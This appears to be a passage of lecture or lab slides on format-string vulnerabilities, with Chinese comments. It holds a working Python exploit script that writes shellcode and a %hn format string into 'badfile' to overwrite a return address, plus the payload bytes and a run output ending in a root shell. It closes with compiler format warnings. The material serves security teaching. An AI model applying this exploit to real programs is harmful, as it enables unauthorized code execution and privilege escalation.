
```
# 把shellcode放在尾部
start = N - len(shellcode)
content[start:] = shellcode

# 把返回值域的地址放在格式化字符串的头部
addr1 = 0xbfffebee                                  ②
addr2 = 0xbfffebec
content[0:4]  = (addr1).to_bytes(4,byteorder='little')
content[4:8]  = ("@@@@").encode('latin-1')
content[8:12] = (addr2).to_bytes(4,byteorder='little') ③
```

Attack script



```
# 加上%x和%hn
small   = 0xbfff - 12 - 19*8                               ④
large   = 0xeca4 - 0xbfff
s   = "%.8x"*19 + "%." + str(small) + "x%hn%." \
                       + str(large) + "x%hn"
fmt  = (s).encode('latin-1')
content[12:12+len(fmt)] = fmt                              ⑤

# 把构造好的字符串写入badfile文件
file = open("badfile", "wb")
file.write(content)
file.close()
```


Attack script



```
\xEE\xEB\xFF\xBF@@@@\xEC\xEB\xFF\xBF
%.8x%.8x (此处略去16个%.8x) %.8x%.48987x%hn%.11429x%hn
\x90\x90 ....  (恶意代码)
```

- 0xbfff – (12+19*8) = 48987
- 0xeca4 - 0xbfff=11429

Result



```
$ fmtvul
The address of the input array:  0xbfffec14
The value of the frame pointer:  0xbfffebe8
The value of the return address: 0x080485c4
îëÿ¿@@@@ìëÿ¿080485c4b7fba000b7ffd940bfffece8b7feff10bfffebe8bfffebe
cb7fba000b7fba000bfffece8080485c4bfffec1400000001000000c80804b008b7
ff37ec00000000b7fff000bfffed940000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000
... Many zeros are omitted here ...
0000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000040404040����������������������������������
�����������������������1�1·�1�Ph//shh/bin��PS�˷˥

The value of the return address: 0xbfffeca4
# 
```

Compiler

```
#include <stdio.h>

int main()
{
   char *format = "Hello  %x%x%x\n";

   printf("Hello %x%x%x\n", 5, 4);     ①
   printf(format, 5, 4);               ②

   return 0;
}
```

```
$ gcc test_compiler.c
test_compiler.c: In function  ‘main’ :
test_compiler.c:7:4: warning: format  ‘%x’  expects a matching
     ‘unsigned int’  argument [-Wformat]

$ clang test_compiler.c
test_compiler.c:7:23: warning: more '%' conversions than data arguments
      [-Wformat]
   printf("Hello %x%x%x\n", 5, 4);
                     ~^
1 warning generated.
```